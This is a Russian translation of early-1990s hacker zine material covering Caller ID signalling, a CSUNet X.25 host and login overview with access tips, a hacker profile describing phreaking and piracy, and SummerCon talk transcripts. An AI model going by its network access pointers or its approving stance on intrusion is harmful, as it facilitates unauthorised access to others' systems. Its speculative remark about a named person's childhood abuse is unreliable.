$      GOTO LOOP1
$ LOOP4:
$      B = 0
$      A = A + 1
$      GOTO LOOP1
$ EXIT
*-----------------------------------CUT HERE-----------------------------------*
```

Идентификация вызывающего абонента (Caller ID)

Автор: (Loq)ue & Key
20 марта 1993 г.

Caller Identification (CID) — относительно новая услуга, которую предлагают несколько операторов связи. Она является частью масштабной модернизации телефонной сети: телефонные компании стремятся побудить людей тратить больше денег на их системы. CID — лишь одна из новых услуг CLASS, которые в итоге должны привести к повсеместному внедрению ISDN.

Caller ID позволяет принимающей стороне видеть номер звонящего ещё до того, как взять трубку. Применение этому находится самое разное: от доставки пиццы до защиты от телефонных хулиганов. Один из сценариев, ставший возможным благодаря CID: звонит продавец, вы смотрите на маленький дисплей, видите, что это кто-то, с кем не хотите разговаривать, берёте трубку, говорите «Извините, мне не нужны ваши продукты» и кладёте трубку. Чудеса современных технологий.

CID начинает работать в момент звонка. Когда абонент набирает номер, местная АТС один раз звонит на вызываемый номер, проверяет, подключена ли у этого абонента услуга доставки номера вызывающего, а затем отправляет специально закодированный пакет.

Пакет может содержать произвольную информацию, однако в настоящее время он несёт поток данных с управлением потоком и данными контроля ошибок. Спецификации допускают несколько типов сигналов, но пока используется только сигнал Caller ID.

Пакет CID начинается с «сигнала захвата канала» (Channel Seizure Signal, CSC) — 30 байт шестнадцатеричного значения 0x55 (двоичный код 01010101), что соответствует 250 миллисекундам меандра частотой 600 Гц.

Второй сигнал — «несущий сигнал» (Carrier Signal) — длится 150 миллисекунд и состоит из одних единиц. Предполагается, что принимающее оборудование уже «разбужено» предыдущим сигналом и ждёт поступления важной информации.

Далее следуют «слово типа сообщения» (Message Type Word, MTW) и «слово длины сообщения» (Message Length Word, MLW). MTW содержит шестнадцатеричное значение `$04` для CID, с несколькими другими кодами в разработке (например, `$0A` для уведомления о сообщении на пейджере). MLW содержит двоичный эквивалент числа цифр в вызывающем номере.

Далее идут слова данных в ASCII, с наименее значимой цифрой первой. Они дополняются нулевым битом спереди и завершаются единичным битом. После них следует контрольная сумма — дополнение до двух суммы MLW и слов данных.

Слово контрольной суммы обычно сигнализирует об окончании сообщения от центральной АТС, однако после него могут следовать дополнительные сообщения для оборудования.

Caller ID, как правило, можно отключить трёхзначной последовательностью, которая варьируется в зависимости от АТС. Некоторые из этих последовательностей упоминались в группе новостей comp.dcom.telecom на Usenet.

Микросхемы Caller ID доступны из множества источников, однако помните: их необходимо подключать через интерфейс Part-68, одобрённый FCC. Такие интерфейсы существуют, но для любительских электронных проектов они весьма дороги.

По дополнительным вопросам о CID пишите по адресу выше или в группу comp.dcom.telecom.

Дополнительные источники от Bellcore:

• Nynex Catalog of Technical Information #NIP-7400
• SPCS Customer Premises Equipment Data Interface #TR-TSY-0030
• CLASS Feature: Calling Number Delivery #FSD-02-1051
• CLASS Feature: Calling Number Blocking #TR-TSY-000391

Официальная таблица частотного спектра кабельного телевидения

Предоставлено: Joe (WA1VIA) и Jim (WA1FTA)

[Таблица из 70 записей — опущена]

> *Таблица создана 08/19/89: WA1VIA и WA1FTA. Область применения включает локализацию помех CATV на другие радиослужбы, разработку активных и пассивных фильтров и декодеров. Это НЕ даёт вам права просматривать или декодировать платные кабельные каналы без надлежащего разрешения от местного кабельного провайдера. Федеральные и ряд государственных законов предусматривают существенные гражданские и уголовные санкции за несанкционированное использование.*

Сеть CSUNet X.25: обзор

The CSUNet X.25 Network
Overview by Belgorath

C y b e r C o r p s

Автор: Belgorath (Cyber Corps)

Калифорнийский государственный университет (Calstate) совместно с Университетом штата Хумбольдт эксплуатирует небольшую сеть X.25, связывающую свои кампусы. Этот файл даёт обзор данной сети. Хосты в ней соединены каналами на 9600 бод. Основной PAD в сети — PCI/01, позволяющий подключаться к нескольким хостам. Среди них:

(На момент написания несколько машин были недоступны; они отмечены как «No info available»)

• `hum` — Humboldt State University CDC Cyber 180-830 (NOS 2.7.1)
• `swrl` — CDC Cyber с именем «Swirl» у CalState, под управлением CDCNet. Через CDCNet можно подключиться к следующим хостам:
• `ATL` (SunOS, eis.calstate.edu), логин: `access` (запрос учётной записи) или `ctp` (доступ к CTP)
• `CCS` — CDC Cyber 960-31 (NOS 2.7.1) — Swirl без CDCNet
• `COC` — CDC Cyber 960-31 (NOS 2.7.1)
• `FILLY` — VAX 6230 (VMS 5.3)
• `ICEP` — IBM 4381 (VM)
• `OX` — IBM 4381 (MVS) (название говорящее)
• `mlvl` — каталожная система библиотек Калифорнийского университета «Melvyl»
• `sb` — Calstate/San Bernardino CDC Cyber 180-830 (NOS 2.5.2)
• `sd` — San Diego State University CDC Cyber 180-830B (NOS 2.7.1)
• `chi` — Calstate/Chico CDC Cyber 180-830 (NOS 2.7.1) — как ни странно, работает CDCNet, но единственный хост — она сама
• `bak` — Calstate/Bakersfield CDC Cyber Dual 830 CMR-1 (NOS 2.7.1), работает CDCNet; при неудачном входе (если успеть) можно подключиться к: `CCS`, `CSBINA` (CSUB Instructional Vax 3900), `CSBOAA` (CSUB Office Automation Vax 4300), `CYBER` (локальный хост), `RBFBATCH` (CSUB CDC Cyber Remote Batch Gateway)
• `ccs` — CDC Cyber 960-31 (CCS из Swirl)
• `coc` — CDC Cyber 960-31 (COC из Swirl)
• `dh` — Calstate/Dominguez Hills CDC Cyber 960-11 (NOS 2.7.1) — CDCNet без хостов... непонятно зачем
• `fre` — Calstate/Fresno — нет информации
• `ful` — Calstate/Fullerton — нет информации
• `hay` — Calstate/Hayward — нет информации
• `la` — Calstate/Los Angeles — нет информации
• `lb` — Calstate/Long Beach — нет информации
• `mv` — нет информации
• `news` — нет информации
• `nor` — Calstate/Northridge — нет информации
• `pom` — California State Polytechnic University, Pomona — нет информации
• `sac` — Calstate/Sacramento CDC Cyber 180-830 (NOS 2.5.2)
• `sf` — Calstate/San Francisco — нет информации
• `sj` — San Jose State University — нет информации
• `son` — Sonoma State University CDC Cyber 180-830 (NOS 2.7.1) — CDCNet с собой как единственным хостом
• `sm` — нет информации
• `slo` — California State Polytechnic University, San Luis Obispo — нет информации
• `sta` — Calstate/Stanislaus — нет информации
• `ven` — нет информации

• carl — нет информации
• caps — сетевая машина CSUNet. С неё можно подключиться к большинству PAD-хостов и ещё нескольким дополнительным:
• access — подключение к eis.calstate.edu (логин «access»)
• core — подключение к eis.calstate.edu (логин «core»)
• ctp — подключение к eis.calstate.edu (логин «ctp»)
• eis — подключение к eis.calstate.edu (логин «eis»)
• trie — подключение к eis.calstate.edu (логин «trie»)
• csupernet — CSUPERNet, по всей видимости, UNIX с публичным доступом: логин public для ATI-Net, логин super для академической информации, логин atls для системы ATLS. После получения учётной записи можно подключаться через telnet к caticsuf.cati.csufresno.edu.

Всё это хорошо, но как получить доступ к CSUNet? Сеть доступна через Интернет с помощью Humboldt PACX (pacx.humboldt.edu). Humboldt PACX предлагает несколько сервисов:

• X25 — прямое подключение к PAD CSUNet
• 960 — CDC Cyber 180/830 (Swirl)
• 830 — CDC Cyber 180/830 (COC из Swirl)
• VAX — VAX 8700 (VMS V5.3)
• 70 — DEC PDP 11/70 (RSTS)
• SEQ — Sequent S81 (Dynix V3.1.4 X.25 UNIX software)
• TELNET — Telnet-сервер

Собственно, это всё, что касается структуры сети (можно было бы перечислить все X.25-адреса, но не буду). О работе с этой сетью можно рассказать куда больше, но её особенности и сюрпризы лучше открывать самостоятельно. Ниже — несколько советов по работе с CDCNet и PAD.

Работа с PAD

Оказавшись на X.25 PAD, вы получите сообщение вроде:

```
CSUnet Humboldt PCI/01, Port: P17
```

В приглашении Pad> просто введите имя хоста для подключения. При сомнениях вводите help или просто help для получения списка доступных тем.

Работа с CDCNet

Когда CDC Cyber выдаёт сообщение «You may now execute CDCNet Commands», это ваш сигнал к действию. Доступны следующие команды:

```
activate_auto_recognition
activate_x_personal_computer
change_connection_attribute
change_terminal_attribute
change_working_connection
create_connection
delete_connection
display_command_information
display_command_list
display_connection
display_connection_attribute
display_service
display_terminal_attribute
do
help
request_network_operator
```

Наиболее важные из них: `display_service`, `create_connection` и `help`. Команда `help` выводит приведённый выше список (полезно), `display_service` — список хостов в текущей CDCNet, а `create_connection` устанавливает соединение с указанным хостом в CDCNet.

Phrack Prophile

Автор: Doctor Who

В этом выпуске наш «пророфайл» посвящён хакеру, который существует, кажется, вечно — он был там и делал это, в буквальном смысле. Его хэндл — Dr. Who. Когда почти все ещё терялись в догадках насчёт Telenet, Dr. Who вовсю исследовал европейские сети PSN — PSS и Datex-P. Когда Интернет делал первые шаги, Dr. Who уже имел аккаунт на BBN. Когда в мире не хватало NUI, Dr. Who открыл и довёл до совершенства технику Pad-To-Pad. Когда все ещё считали COSMOS вершиной мироздания, Dr. Who уже рыскал по системам 1A. Один из первых членов LOD и один из самых долгих. И к тому же — близкий личный друг. Куда уж элитнее?

Личные данные

```
           Хэндл: Doctor Who (он же Skinny Puppy и Saint Cloud)
     Зовите его: Боб
  Дата рождения: 5 февраля 1967
           Возраст: 26
             Рост: 6'1" (~185 см)
             Вес: 160 фунтов (~73 кг)
Компьютеры (хронологически): Apple ][ series, Sinclair ZX81,
                  Commodore TRS-80 models 4 и 16, Coco, Atari 512,
                  Toshiba 2000sx. Какие-то, наверное, забыл.
```

Откуда взялся хэндл?

Из телесериала, разумеется. Мне приходилось отстаивать его перед другими людьми с тем же ником, поэтому я иногда добавлял (413) — мой домашний код зоны — чтобы обозначить, кто именно. Skinny Puppy — от группы, разумеется, а Saint Cloud — от названия места, где стояла система, с которой я игрался, во Франции.

Как всё началось?

В детстве я был помешан на радиоэлектронике. В шестом классе я мечтал об одном из тех «компьютерных наборов за 99 долларов», которые рекламировались в конце журнала «Popular Electronics» — с шестнадцатеричной клавиатурой, семисегментным LED-дисплеем, 1 Кб ОЗУ и прочим. Но настоящей страстью стал TRS-80 Model I, который я попробовал в Radio Shack. Первый настоящий компьютер появился у меня в 1981 году, когда я учился в девятом классе. Я просил родителей о Commodore, но они расщедрились и купили Apple][+. Программирование захватило меня мгновенно, и уже через несколько месяцев за мной закрепилась репутация лучшего программиста в школе.

В 1982 году в журнале «Popular Communications» я наткнулся на статью о петлях и тестовых тонах и начал с ними экспериментировать. Потом попытался звонить бесплатно, используя магнитофон как

красный бокс, — не получилось, скорее всего из-за недостаточной громкости. Но семена были брошены.

Я хотел всевозможный софт, денег не было, а родители покупать отказывались. На одном собрании компьютерного клуба кто-то принёс около 15 дисков с пиратским ПО, и мне удалось скопировать примерно 4. Тот же парень рассказал о пиратских BBS и обмене программами. В нескольких из скопированных игр были номера разных BBS, и летом 1983 года на Cape Cod у друга мы использовали его акустический модем на 300 бод, чтобы до них дозвониться. Помню, звонили на Pirate's Harbor в Бостоне, кажется, добрались и до Pirate-80.

Модем хотелось отчаянно, но стоил он дорого. Я уговорил друга разделить расходы, и 2 января 1984 года прибыл мой networker-модем. В тот же месяц, в погоне за варезом, я набегал телефонных счетов больше чем на 150 долларов — местных досок не было. Я всё сильнее втягивался в модем и компьютер вообще. Учёба у меня никогда не шла, и родители с учителями нашли, как им казалось, способ заставить меня делать уроки — ограничить доступ к компьютеру. Результат был обратным: я начал тайком пробираться к нему — в школе в обеденный перерыв или дома, пока родители уходили по магазинам. Потом они стали запирать комнату, где стоял компьютер (по сути — гостиную), но я лазил через лестницу в окно второго этажа, пока не сделал дубликат ключа. До сих пор думаю: дай они мне волю, я вырос бы куда более нормальным компьютерным гиком и учился бы лучше. Как бы то ни было, ради усмирения огромных телефонных счетов я начал осваивать коды, узнавать, как работают телефонные сети. Пиратство отошло на второй план по мере того, как я всё глубже погружался в phreak/hack-борды. Меня завораживали коммуникации — они всегда меня завораживали, — а фрикинг и хакинг открывали новые горизонты. Нежелание нарушать закон таяло, потому что закон мешал мне познавать — если бы существовала возможность заниматься этим легально, я бы, наверное, так и поступил.

Так родился хакер.

Интересы

Женщины: Высокие, стройные, умные, с голубыми глазами. Почему-то я притягиваю психованных. Сейчас я СВОБОДЕН от каких-либо отношений и ещё не решил, нравится мне это или нет.

Машины: Машины — величайшая вещь на свете. Я их люблю. Искусство, механизм и дом — единственное моё владение, которое меня обволакивает. Права я получил позже большинства, и теперь ценю свободу, которую даёт колёса, особенно тому, кто живёт в глуши. Сейчас у меня две машины: одна едет (еле-еле) и совершенно безликая, вторая — очень необычная, красивая и сломанная. История моей жизни!

Еда: Ненавижу рыбу и курицу, обожаю острое. Ни разу не вегетарианец. Но ем мало — некогда. Выживаю на кофе.

Музыка: Уже давно слушаю «альтернативу», что-то вроде готики; иногда одеваюсь соответственно, иногда нет. Любимые группы: Joy Division, Skinny Puppy, ранний Cure — хотя всё больше тянет к техно и классике. Странно, да.

Любимые авторы: Айн Рэнд, Энн Райс, Роберт Антон Уилсон, Джордж Оруэлл, Дуглас Адамс, Дж. Г. Баллард.

Любимая книга: «Атлант расправил плечи».

Любимые фильмы: Brazil, 1984, Monty Python and the Holy Grail, Heathers, Blade Runner, Max Headroom, Slacker, Subway, Drowning by Numbers, Dune.

Любимое ТВ: Doctor Who (разумеется), The Avengers, Miami Vice, Hawaii Five-O.

Кто я?

Бездельник, хакер, писатель, романтик, двадцатилетний никто, потерянный поэт, житель Новой Англии, американец в самом чистом смысле слова, охотник за девушками, ценитель дешёвого шампанского и дорогого пива, дилетант, курильщик гвоздик, кофеиновый наркоман, атеист, дискордианец, либертарианец в каком-то роде, циник, прокрастинатор, любитель беседы, лихач, старший ребёнок в семье, преступник, созерцатель огня и воды, влюблённый в любовь, верующий в нечистое, trekkie, whovian, англофил, до сих пор студент, ревнивый, озорной, перфекционист, верящий в изначальную доброту человека — и, вероятно, смертный.

Самые памятные события

Худший день в жизни — 11 марта 1986 года — арест, и притом непонятно за что. Родители позвонили в мою старшую школу и оставили сообщение срочно перезвонить домой. Когда я дозвонился, они сообщили, что Секретная служба и TRW (привет, мистер Браум) побывали у нас и всё вынесли. Любопытная соседка видела всё это, и уже через несколько дней о рейде знал весь наш городок.

Примерно три с половиной года спустя они предъявили обвинения. Замечательно — о надлежащей правовой процедуре и праве на скорый суд и речи нет.

Хорошие дни:

• **Май 1991** — торчим в Нью-Йорке с подругой и Биллом из RNOC.
• **9 октября 1984** — первое собрание TAP. Рассчитывал встретить Mark Tabas, а вместо него пришёл его отец. Tabas сбежал из дома, родители нашли записки, что он может объявиться в Нью-Йорке у Эдди на встрече TAP. Его отец прыгнул в самолёт, взял машину напрокат и устроил засаду. Все внутри, уже убеждённые, что за ними следят, заметили мужика в костюме у прокатной машины. В конце концов он зашёл и спросил, не знает ли кто, где Tabas. Мы ответили: «А кто спрашивает?» — и он протянул визитку, объяснив, что он отец Tabas и просто волнуется. Tabas, впрочем, так в Нью-Йорк и не приехал.
• **Всё лето 1985** — сижу дома, хакаю, кайфую от того, что я компьютерный гик. Однажды четыре дня подряд на Alliance Teleconference: каждое утро меня будили очереди тоновых сигналов.
• **Philadelphia Cons, 1986.**
• **West 57th St.** — несколько секунд в направлении моих пятнадцати минут славы.
• `KP+914-042-1050+ST`
• Открытие Pad-to-Pad.
• McD: стал рентген-техником. (Dr. Bubbnet)
• `MSK ../tdas`
• `NET-LINE-20245614140000.`
• Оклеил свою комнату распечатками Sprint Foncard.

Большинство остальных самых памятных событий — из личной жизни, и это не ваше дело!

Люди и BBS, которых хочется отметить

Мой любимый BBS всех времён — Farmers of Doom. Также запомнились The Legion of Doom, Osuny, WOPR, Black Ice и многие другие. Лучшими я считал те доски, где царила активность и доверие между пользователями. Стабильность важна, но дорогой компьютер ещё не делает хорошую борду.

Есть немало людей, которых я хочу упомянуть — те, кто сильно мне помог и кого я знаю очень давно:

Lex Luthor — то, что ты параноик, ещё не значит, что за тобой НЕ охотятся.

Mark Tabas — он и правда похож на Tom Petty.

Bill from RNOC — ему торговать подержанными машинами.

RC Modeler — именно тебя я считаю полностью ответственным за инцидент с Clashmaster :)

Tuc — ну, он просто Tuc. Что ещё сказать?

X-Man — он уже в ФБР?

Karl Marx — единственный знакомый мне человек, у которого есть собственная словарная статья. Следующий шаг — социальный реестр.

Mr. Bigchip — и кто это такой? (Уверен, вы все задаётесь этим вопросом.)

The Videosmith — (смотри статью о Luthor, L.)

Parmaster — надо было послушать совет Лекса.

Kerrang Kahn — акцент наконец исчез.

Terminal Man — прощай и спасибо за все коды. (Этот человек знал The Condor?)

The Marauder — обосновался на IRC на постоянной основе.

Shatter, Pad, Gandalf — PSS-наркоманы. Чего только эти ребята не делали ради NUI.

New York — не связывайся с Техасом.

Все остальные — извините, ничего остроумного не придумал.

Отдельно хочу выделить Erik Bloodaxe — мы знакомы по телефону уже девять лет, но впервые должны были встретиться на этом году Summercon, если я туда доберусь. [Примечание редакции: не добрался.]

И ещё: всем хакерам, исчезнувшим из моей жизни — у кого был мой номер — номер моих родителей не изменился, можете выйти на меня через них, буду рад вестям.

Как вы видите будущее андерграунда?

Это не исчезнет. Новые вызовы будут всегда. Любопытным умам всегда найдутся новые игрушки. Возможно, произойдёт расщепление на несколько разных, лишь частично пересекающихся «андерграундов» вокруг разных видов технологических игр. Несмотря на Caller-ID и продвинутые функции безопасности новых цифровых коммутаторов, способов фрикать телефонную систему останется немало: можно использовать старые кроссбары в отдалённых районах и искать «фичи» в новых коммутаторах.

Хакинг в Интернете никуда не денется, кто бы им ни управлял, — хотя, возьми его мегакорпорации, деструктивного хакинга явно прибавится. Безопасность систем — это в большей степени социальная проблема, чем технологическая: всегда найдётся прослойка людей легковерных, тупых или продажных. Всегда будет какой-нибудь умник, создающий проблемы для Организации. Постоянно эволюционирующие и принципиально новые системы будут порождать дыры в безопасности вечно — пусть разобраться в них с ростом сложности и станет труднее. Чем больше компьютеров в сети, тем больше будет игровых площадок.

На социальном уровне меня беспокоят масштабные войны, которые разгорелись, — LOD против MOD и прочие. Хакеры всегда были задиристы, и это нормально, — но накал атак меня немного ошеломляет. Обвинения и советы опущу, просто замечу: чем крупнее становится любое сообщество, тем меньше в нём близости.

Когда андерграунд был мал, изолирован и казался аутсайдерам чёрными магами, мы ощущали себя чем-то вроде гильдии. Теперь, когда знакомых с хакерским сообществом и имеющих к нему доступ стало несравнимо больше, сплочённости почти нет. И, похоже, будет только хуже. Решение, возможно, в более тесных малых группах. Но вспышка войн между мегагруппировками может стать настоящей катастрофой.

Киберпанковская эстетика, кажется, захватила андерграунд. Некоторым стоит помнить, что сообщество существовало задолго до того, как William Gibson стал его покровителем, и что большинство из нас до сих пор не умеет «снять с карты» — а значит, это хобби, а не профессия. Изменится ли это? Медленно, думаю. Тусовщики устанут и найдут что-нибудь другое, чем прикинуться (может, динозавров — с учётом нынешней популярности «Парка Юрского периода»), и останутся только хардкорные хакеры. Кто-то из нас со временем превратится в компьютерных преступников — мне это безразлично, поскольку меня это не коснётся. Нынешняя кибер-истерия привлекла целую толпу модных подражателей и отвлекает нас от того, что изначально привело большинство из нас в хакинг/фрикинг, — ненасытного любопытства, танца разума, не знающего границ.

Утихнет ли шумиха? Время покажет. Иногда меня так тошнит от того, что я вижу в IRC, что хочется, чтобы кто-нибудь вернул мне Apple IIe и applecat 212 и усадил обратно в 1984 год. Можете называть меня старомодным.

Напоследок

Хакинг — это искусство эзотерических поисков, бесценных и ничего не стоящих тайн. Обрывки сырых данных из разбитых механизмов интеллекта и рабства, собранные в мозаику — одновременно смешную своей нелепостью и пугающую своей мощью.

```
-----------=?> Doctor Who <?=-----------
```

НОВОСТИ КОНФЕРЕНЦИЙ. ЧАСТЬ I

Стенограммы съезда программистов штата Миссури

Автор: Synapse 403

Для тех, кто был на кон, а особенно для тех, кто был и при этом ещё что-то помнит (сэр Лэнс?), — эти стенограммы для вас. Они не претендуют на абсолютную точность и, скорее всего, полны пробелов, однако прошу учесть: это расшифровка, сделанная хакером с чудовищным похмельем, который набирал текст, лишь бы отвлечься от бунта, происходившего у него в желудке.

Обратите внимание: в отдельных местах слова докладчиков переданы в пересказе — это сделано не для того, чтобы их исказить, а просто чтобы добраться до сути и покончить с работой. Ещё одно замечание: некоторые люди в стенограмме обозначены как «неизвестный» — либо потому, что во время выступления я не видел их лиц, либо потому, что они сами пожелали остаться анонимными. Таких людей я обозначу словом «неизвестный»; прошу понять это правильно, а не как пренебрежение или K-RaD At|T|_|D3.

SummerCon

Конференция началась, по сути, с представлений на камеру: Drunkfux бродил против часовой стрелки по залу с камерой (с которой, судя по всему, был клинически сросся), тыкая её в лицо каждому и прося назвать себя и пару слов о себе.

Удивительно, но реакция публики оказалась вполне спокойной — лишь несколько тихих шуток о том, сколько $ Drunkfux получит от SRI за эту запись .

Стюарт Хаузер из SRI — Стэнфордского исследовательского института — стал первым докладчиком дня. На вид это был немолодой, но расслабленный и уверенный в себе человек. Он пришёл рассказать нам об SRI и их целях (или, по другой версии, — доить публику на информацию; зависит от того, кого спрашивать).

SRI — международная корпорация с более чем 3000 сотрудников, которая утверждает, что не имеет связей с федералами, АНБ, ЦРУ или любыми другими государственными структурами, заинтересованными в преследовании или уголовном преследовании хакерского сообщества.

Их главная забота — безопасность крупных корпоративных сетей. Вместе с тем ходили слухи о контрактных работах SRI для военных предприятий — на конференции этого не поднимали.

Он начал с рассказа о себе и SRI, изложил их политику и взгляды на продуктивное взаимодействие с хакерским сообществом. Затем подтвердил, что некий наш общий знакомый, работающий в той же компании, — редкостный мудак, и мы далеко не единственное сообщество, пришедшее к такому выводу. Его имя я из соображений приватности называть не стану, однако тем, кто не присутствовал на scon, подскажу: его имя начинается с ДОН.

Дав всем посмеяться, он перешёл к результатам исследований своей команды из SRI. В команду входили он сам, Дуг Веб и Mudhead; им поручили в неком расплывчатом формате подготовить доклад о компьютерном андеграунде. Впрочем, чёткости в его словах было мало — по крайней

мере, так казалось мне и всем, с кем я сидел рядом. Насколько мы поняли, доклад представлял собой что-то вроде оценки потенциального ущерба: насколько хакеры способны навредить на самом деле и насколько они намерены это делать?

Стю признал, что сетям и компаниям угрожают куда больше корпоративный шпионаж со стороны собственных сотрудников и управленческая некомпетентность, нежели хакеры. Однако его беспокоит новая порода хакеров, по его словам уже становящаяся реальностью в сетях, — хакер за деньги, цифровой преступник. Он считает, что эта новая порода навредит и PD-миру, и андеграунду: если они уничтожат сети для корпораций, мы тоже лишимся к ним доступа.

В вопросах безопасности Стюарт назвал социальную инженерию главной слабостью любой системы и наиболее трудной для защиты. Он также считает, что в открытом доступе находится слишком много информации о машинах и их защите — в том числе пригодной для социальной инженерии. Единственный способ противодействовать этому, по его мнению, — повышать осведомлённость сотрудников и владельцев компаний. Помимо социальной инженерии, он полагает, что физические меры безопасности на большинстве объектов слишком слабы и не защищают должным образом бумажные носители данных — это касается как трашинга, так и реального проникновения; выход, по его мнению, снова в повышении осведомлённости.

В ходе интервью для доклада Стюарт сформировал собственное мнение о хакерах, которым и поделился с нами. По его ощущению, большинство хакеров совсем не злонамеренны и на самом деле являются вполне приличными гражданами киберпространства. Более того, он считает, что хакеров надо трудоустраивать, а не сажать в тюрьму. Это близко каждому из нас. Стюарт завершил выступление краткими намёками на стипендии и готовящиеся программы, после чего открыл площадку для вопросов. Вопросы приводятся ниже.

Эмманюэль Голдштейн: «Вы (Стюарт) упомянули существование "злонамеренных хакеров" — где они?»

Стю: «Голландия, Скандинавия, Великобритания — серьёзная угроза, Израиль, Австралия. Страны бывшего блока очень активны по части вирусов и пиратства. Надо задуматься: что будет, когда они получат полный доступ к нашим сетям? Что произойдёт, когда восточный блок нас догонит?»

Неизвестный: «Кто это финансирует?»

Стюарт: «Честно говоря, не ваше дело» (пересказ).

Неизвестный: «Где доказательства существования этих так называемых злонамеренных хакеров? Думаю, сама идея злонамеренного хакера порождена медиа для оправдания преследований хакерского сообщества».

Стюарт: [Не успевает ответить]

Control-C: (вмешивается) «Малолетние придурки кишат везде, реально».

KL: «Общеизвестно, что там это происходит».

Стю: (приводит пример) По его словам, три компании пытались нанять тигровые команды для отработки корпоративных вторжений, однако доказательств у него нет. Тем не менее источники он считает надёжными.

Неизвестный: «Я слышал слухи, что SRI пишет ПО для поимки хакеров. Это правда?»

Стю: Говорит, что не в курсе. Если кого-то интересует, чем занимается SRI, — он пробудет здесь до вечера. И у него есть около 15 экземпляров доклада, доступных публике.

Следующий докладчик

[Во время этого выступления я выходил из зала и попросил Black Kat набрать этот фрагмент — так что судите сами.]

Кто-то показал ноутбук с шифрованием DES восьмимесячной давности со встроенным чипом, шифрующим всё входящее и исходящее (модем, диск и т. д.). Проектора не было, зато проводились личные демонстрации. Устройство произведено компанией BCC (Beaver Computing Company) из Калифорнии. Реклама не размещается, но брошюры и т. п. вышлют, если позвонить на номер 800. По мнению докладчика, правительство препятствует массовому распространению.

Count Zero и RDT

Count Zero объявил, что расскажет об уникальной функции телефонной компании, которую они обнаружили, и о пакетном радио. В этот момент были розданы наклейки и объявления RDT и cDc.

White Knight и Count0 начали с представления странной телефонной функции, на которую наткнулись, и воспроизвели аудиозапись, демонстрирующую некоторые её возможности. После обсуждения с остальными участниками кона никаких определённых выводов сделано не было, однако прозвучало несколько хороших идей — а также кое-какие наблюдения от людей, сталкивавшихся с похожими системами.

Затем последовала комическая пауза от Count0 и White Knight — зачитывание приказа об увольнении одного сотрудника телефонной компании. Дело этого сотрудника было зачитано вслух и нарисовало картину крайне недовольного и сварливого оператора. Зал смеялся над тем, что этот парень умудрился себе позволить, — история вышла занятная.

Вслед за этим Count0 выступил от имени Брайана Обливиона, который не смог присутствовать лично, — о американской социальной программе-базе данных под названием America 2000. Брайан узнал о ней через группу в Пенсильванском университете. Программа предназначена для мониторинга взглядов учащихся и их соответствия государственным стандартам поведения.

База данных формируется без ведома и согласия родителей; более того, файл способен сопровождать человека всю жизнь — в руках государства.

Count0 о пакетном радио. Технология, расширяющая возможности

Затем состоялось собственно обсуждение пакетного радио. Count0 показал своё оборудование и подробно говорил о широком спектре вопросов, связанных с радиопакетной коммутацией, — и даже отклонялся в сторону, затрагивая моральные аспекты деятельности FCC. Это продолжалось довольно долго. Count0 объяснил аудитории принцип работы пакетного радио, а также рассказал, какие лицензии нужно получать и как их оформить.

Drunkfux. Мерчандайзинг

Drunkfux начал с продажи целой горы футболок ho-ho con по 15 долларов, а также футболок Tonloc от mthreat; кроме того, продавались моды для Mitsubishi 800, а у mthreat имелся и предпрограммированный чип для Mits 800. Тем, кто не успел получить мод, посоветовали скачать его с cypher.com в /pub/vind. Он рассказал о новом возрождении Metal Land и коротко о нём отозвался.

Самой интересной стала следующая часть — обсуждение судьбы Луи Сайфера и его компаньонов, попавших под облаву. Судя по всему, Сайферу и его предполагаемым сообщникам — Доку и JP — предъявлено множество обвинений в тяжких преступлениях, включая финансовые махинации с государственным имуществом и взлом федерального почтового отделения. Drunkfux подробно рассказал, как их сдали и фактически заманили в ловушку. А также о том, как СМИ, по своему обыкновению, устроили охоту на ведьм, связав Дока с дальним родственником Кеннеди и прочим в том же духе.

Эрик Нилсон и CPSR

Эрик Нилсон начал с рассказа о том, что привело его в CPSR, — он зачитал фрагмент конгрессовских дебатов, в которых конгрессмен защищал надёжность сети «Звёздных войн», ссылаясь на отличный пример безопасности: телефонные сети США. Нетрудно догадаться, что Эрик относился к этой аналогии без особого доверия .

Далее он рассказал, чем занимается CPSR и что они сделали в последнее время в контексте дебатов вокруг Clipper, операции Sundevil и других вопросов, связанных с Первой поправкой. Он описал внутреннее устройство CPSR и их политику финансирования, а также объяснил участникам кона, как вступить в организацию.

Erik Bloodaxe

Erik начал с объяснения, почему Phrack 43 ещё не вышел. Причина в том, что stormking.com отказывается рассылать выпуск: владелец занимается телекоммуникационным консалтингом и считает это конфликтом интересов. Кроме того, он не отдаёт список рассылки редакции Phrack, что существенно затрудняет распространение. KL выступает посредником, и есть надежда на скорое урегулирование. Mindvox рассматривался, но был отклонён — из опасений, что кто-нибудь доберётся до списка.

По вопросу об авторских правах на Phrack: у Эрика оказалась всего одна запись в федеральном реестре из всех собирающих издание. Тем не менее Phrack получил логи как пересылки выпуска по почте через CERT, так и его получения Tymnet.

Помимо этого, в духе «я же говорил» был затронут Agent Steel — выяснилось, что подозрения в его работе на спецслужбы в прошлом оказались справедливы: документально подтверждено, что Агент сдал Кевина Поулсена (Dark Dante), что привело к нынешним 19 обвинениям против него.

Разумеется, всплыла и тема нового LOD — впрочем, обсуждалась она вскользь, и большинство пришло к согласию в том, что Камерон (лорд Хавок), по всей видимости, в детстве подвергался серьёзному насилию — иначе демонстрируемое им умственное расстройство не объяснить.

Эмманюэль Голдштейн, 2600

Эмманюэль Голдштейн в своей фиолетовой рубашке Bellcore рассказал нам о своём выступлении на слушаниях в Конгрессе — он сидел в одной панели с Доном Делани — и о враждебности, которую проявляли к нему члены палаты представителей. Кроме того, он описал несколько неприятных писем, полученных им от телефонных компаний за публичную информацию, размещённую в зимнем выпуске 2600. Это лишь краткое изложение — подробности опущены, поскольку я был слишком поглощён его словами, чтобы конспектировать. Приношу извинения тем, кто хотел прочитать полную версию.

Следующей стала длинная дискуссия об уязвимостях Novell, которую провёл Erreth Akbe, — однако докладчик попросил не включать её в стенограмму, и я уважу его пожелание.

*** КОНЕЦ СТЕНОГРАММЫ ***

Хочу поблагодарить следующих людей, сделавших этот кон незабываемым для меня:

Arist0tle, Black Kat, Butler, Control-C, Erreth Akbe, Tommydcat, the Public и theNot. Спасибо, ребята.

Все отклики направляйте по адресу: Besaville@acdm.sait.ab.ca

SummerCon 1993: Обзор событий

Хакерские истории и подвиги от SotMESC

Дополнительные активности от GCMS MechWarriors

Погода стояла правильная — слишком правильная. В воздухе чувствовалось что-то нехорошее. Это было похоже на тот мифический «штиль перед бурей», которого так боятся многие. Но мы с Scribbles загрузились в нафаршированный техникой компакт SotMESC и рванули по шоссе к нашей конечной цели — хакерскому раю в летнем исполнении, SummerCon!

